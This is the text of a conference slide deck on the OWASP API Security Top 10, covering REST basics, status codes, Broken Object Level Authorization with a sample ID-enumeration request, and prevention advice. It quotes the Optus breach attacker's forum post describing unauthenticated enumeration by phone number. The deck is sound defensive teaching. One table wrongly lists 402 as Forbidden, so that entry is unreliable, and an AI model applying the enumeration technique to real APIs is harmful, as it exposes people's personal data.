



OWASP API Top 10

Krischat Thataristorai, Secure D Center

*OWASP Meeting #1 (All Season place, 38 Floor)
31 March 2023*



Education and Qualifications

- Bachelor of Engineering (Computer Engineering), Kasetsart University
- Cyber Security Foundation - CSFPC
- Offensive Security Certified Professional - OSCP
- Certified Red Team Professional (CRTP)

Background

- Krischat, a cybersecurity specialist with over two years of experience in the penetration testing covering web application, Mobile application and backend API, ATM/Kiosk, Wireless and network infrastructure.

Professional and Industry Experience:

- Published CVE security vulnerabilities (CVE-2021-36286, CVE-2021-36297) on DELL and (CVE-2022-23456, CVE-2022-38395) on HP
- Conducted Black-box and Grey-box web application, mobile application (iOS, Android) and Backend API penetration testing in various industries (e.g., Financial/Bank, Insurance, Government, Petrochemical)
- Conducted Black-box and Grey-box web application penetration testing on critical financial app for a major financial company
- Conducted Red teaming, External and Internal network infrastructure penetration testing for major financial firms (Top bank in Thailand)
- Conducted Kiosk/ATM/CDM penetration testing including Physical, application binary, network communication and servers-side API for a major bank.
- Conducted Smart POS system penetration testing and related backend API for a major e-commerce company.
- Contributed to the mobile application penetration testing internal framework.



API(s) Introduction



API(s)


[1] <https://en.wikipedia.org/wiki/API>

[2] https://www.researchgate.net/publication/323817030_API_vulnerabilities_Current_status_and_dependencies

[3] https://www.google.com/books/edition/API_Design_for_C++/IY29LyIT85wC?gbpv=1 (Chapter 1, Figure 1.1)

What are API(s) ?

- ❑ API as known as Application Programming Interface^[1]
- ❑ API is a program or system that is accessible by other programs^[2] and communicates with each other.
- ❑ Exposes a set of data and functions to facilitate interactions between computer programs.
- ❑ API(s) are providing various types of services.




Reference: Reddy, Marathi (2011). API Design for C++^[3]



API(s)

Why is API security necessary?

- ❑ APIs are everywhere. If there is an application or service available on the internet, you can be sure it's supported, in some way, by an API. These days, APIs power mobile applications, the Internet of Things (IoT), cloud-based customer services, internal applications, partner applications, and more.



In the past 12 months, what security problems have you found in production APIs? (Select all that apply)




API(s)

Why is API security necessary?

by optusdata - Tuesday September 27, 2022 at 12:02 AM

4 minutes ago

optusdata



Too many eyes. We will not sale data to anyone. We cant if we even want to: personally deleted data from drive (Only copy)

Sorry too 10.200 Australian whos data was leaked.

Australia will see no gain in fraud, this can be monitored. Maybe for 10.200 Australian but rest of population no. Very sorry to you.


Deepest apology to Optus for this. Hope all goes well from this

Optus if your reading we would have reported exploit if you had method to contact. No security mail, no bug bountys, no way too message.

Ransom not payed but we dont care any more. Was mistake to scrape publish data in first place.

38 minutes ago

optusdata



MEMBER

Posts: 1
Threads: 1
Joined: Sep 2022
Reputation: 0

kleener Wrote:

Thanks for getting back with me. I have a few other questions:1) You didnt have to a
2) What do you mean by "access control bug"?Thank you!

Jeremyoptusdata Wrote:

kleener Wrote:

Hi -

This is Jeremy Kirk again, the journalist in Sydney. A source told me that this may
API:

api.optus.com.au

And the source says someone could enumerate by phone number to extract the cu

Best,

No authenticate needed. That is bad access control. All open to internet for any one to use




API protocols and architectures

REST API specification

□ REST API(s):

- A request is sent from client to server in the form of a web URL as HTTP GET, POST, PUT or DELETE request.
- The response comes from the server in the form of HTML, XML, Image, or JSON format



API protocols and architectures

REST: A sample REST API request



```
GET /api/v3/inventory/item/pillow HTTP/1.1  
HOST: rest-shop.com  
User-Agent: Mozilla/5.0  
Accept: application/json
```



```
HTTP/1.1 200 OK  
Server: RESTfulServer/0.1  
Cache-Control: no-store  
Content-Type: application/json  
  
{ "item": { "id": "00101", "name": "pillow",  
"count": 25 "price": { "currency": "USD",  
"value": "19.99" } }, }
```



API protocols and architectures

REST: HTTP Verbs

HTTP Methods	CRUD	Description
GET	Read	Retrieve the complete state of a resource, in some representational form
HEAD	Show only header	Retrieve the metadata state of a resource such as (Version, Length, Type) MUST NOT send content in the response.
POST	Create	Create a new resource
PUT	Update	Insert a new resource into a store or update an existing, mutable resource
OPTIONS	Check status	Retrieve metadata that describes a resource's available interactions
PATCH	Partial Update/Modify	The PATCH request only needs to contain the changes to the resource, not the complete resource(make a partial update).
DELETE	Delete	Remove the resource from its parent



API protocols and architectures

REST: HTTP Status


Code	Status	Description
200	OK	Indicates a nonspecific success
201	Created	Sent primarily by collections and stores but sometimes also by controllers, to indicate that a new resource has been created
202	Accepted	Sent by controllers to indicate the start of an asynchronous action
204	No Content	Indicates that the body has been intentionally left blank
301	Moved Permanently	Indicates that a new permanent URI has been assigned to the client's requested resource
303	See other	Sent by controllers to return results that it considers optional
304	Not Modified	Sent to preserve bandwidth (with conditional GET)
307	Temporary Redirect	Indicates that a temporary URI has been assigned to the client's requested resource



API protocols and architectures

REST: HTTP Status

Code	Status	Description
400	Bad Request	Indicates a nonspecific client error
401	Unauthorized	Sent when the client either provided invalid credentials or forgot to send them
402	Forbidden	Sent to deny access to a protected resource
404	Not Found	Sent when the client tried to interact with a URI that the REST API could not map to a resource
405	Method Not Allowed	Sent when the client tried to interact using an unsupported HTTP method
406	Not Acceptable	Sent when the client tried to request data in an unsupported media type format
409	Conflict	Indicates that the client attempted to violate resource state
412	Precondition Failed	Tells the client that one of its preconditions was not met
415	Unsupported Media Type	Sent when the client submitted data in an unsupported media type format
500	Internal Server Error	Tells the client that the API is having problems of its own



API Vulnerabilities



API Vulnerabilities

OWASP Top 10 API Risks – What's new about REST API security 2023?

OWASP API Security Project


[Main](#) [Acknowledgments](#) [Join](#) [News](#) [RoadMap](#) [Translations](#)

- **Feb 14, 2023**
[OWASP API Security Top 10 2023 Release Candidate](#) is now available.
- **Aug 30, 2022**
[OWASP API Security Top 10 2022 call for data](#) is open.
- **Oct 30, 2020**
[GraphQL Cheat Sheet](#) release. A truly community effort whose [log and contributors list](#) are available at [GitHub](#).
- **Apr 4, 2020**
[OWASP API Security Top 10 2019 pt-PT translation](#) release.
- **Mar 27, 2020**
[OWASP API Security Top 10 2019 pt-BR translation](#) release.
- **Dec 26, 2019**
OWASP API Security Top 10 2019 stable version release.
- **Sep 30, 2019**
The RC of API Security Top-10 List was published during [OWASP Global AppSec Amsterdam](#) ([slide deck](#))



API Vulnerabilities

OWASP Top 10 API Risks – What are the differences between 2019 and 2023?




API1: Broken Object Level Authorization



API1: Broken Object Level Authorization (What ?)

- ❑ BOLA is a security vulnerability in web applications where the authorization mechanism fails to properly check a user's permission to perform actions on an object, allowing an attacker to manipulate object-level permissions and perform unauthorized actions.
- ❑ Why use the BOLA instead of IDOR ?
 - ❑ They differ in the specific way that they allow unauthorized access.
 - **IDOR** (Insecure Direct Object Reference) refers to the weakness in the application's security that allows an attacker to access resources they shouldn't be able to access by directly manipulating the resource ID. This results in the exposure of sensitive data or functionality to unauthorized users.
 - **BOLA**, on the other hand, refers to the flaw in the authorization mechanism, where the application fails to properly check user's authorization to perform certain actions on an object. This leads to an attacker being able to manipulate the object level permissions and perform unauthorized actions on the objects.



API Vulnerabilities

API1: Broken Object Level Authorization (What ?)

❑ What kind of different type of BOLA?

❑ There are two main types:

- **Based on user ID:** The API endpoints receive a user ID and access the user object based on this ID.

For example: `/api/endpoint/get_profile?user_id=101`

- **Based on object ID:** The API endpoint receives an ID of an object which is not a user object.


For example: `/api/collection/books/sold?book_id=5`



API Vulnerabilities


API1: Broken Object Level Authorization (How ?)

- ❑ **BOLA** vulnerabilities occur when an API provider allows an API consumer access to resources they are not authorized to access.



API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



API Vulnerabilities

API1: Broken Object Level Authorization (How ?)



GET /api/v1/users/5501



GET /api/v1/users/5501

```
{
  "id": "5501",
  "first_name": "John",
  "last_name": "Doe",
  "link": "https://<redact>.com/user/johny.boy.97",
  "name": "John Doe",
  "dob": "1997-01-31",
  "username": "johny.boy.97"
}
```

API Vulnerabilities

- <https://hackerone.com/reports/1286332>
- <https://s3c.medium.com/how-i-hacked-world-wide-tiktok-users-24e794d310d2>

API1: Broken Object Level Authorization: Bug bounty real case

- ❑ Bounty API on the TikTok (\$ 7,500)



© 2023 Secure D Center Co., Ltd.



API1: Broken Object Level Authorization

❑ Prevention:

- Implement proper authorization checks: The application must properly check the user's authorization to perform an action on an object before allowing the action to take place.
- Use role-based access control (RBAC): RBAC provides a flexible mechanism for controlling access to objects by defining roles and permissions. The application can use RBAC to ensure that a user can only perform actions they are authorized to perform.
- Use access control lists (ACLs): ACLs can be used to control access to objects by specifying the permissions for individual users or groups of users.
- Keep track of user activity: The application should log user activity and alert administrators when an unauthorized action is performed.
- Prefer to use random and unpredictable values as GUIDs for records' IDs



API2: Broken User Authentication



API Vulnerabilities

API2: Broken User Authentication (What ?)

- ❑ Broken User Authentication is referring to any weakness within the API authentication process. These vulnerabilities typically occur when an API provider either doesn't implement an authentication protection mechanism or implements a mechanism incorrectly.
- ❑ In order to be stateless, the provider shouldn't need to remember the consumer from one request to another.
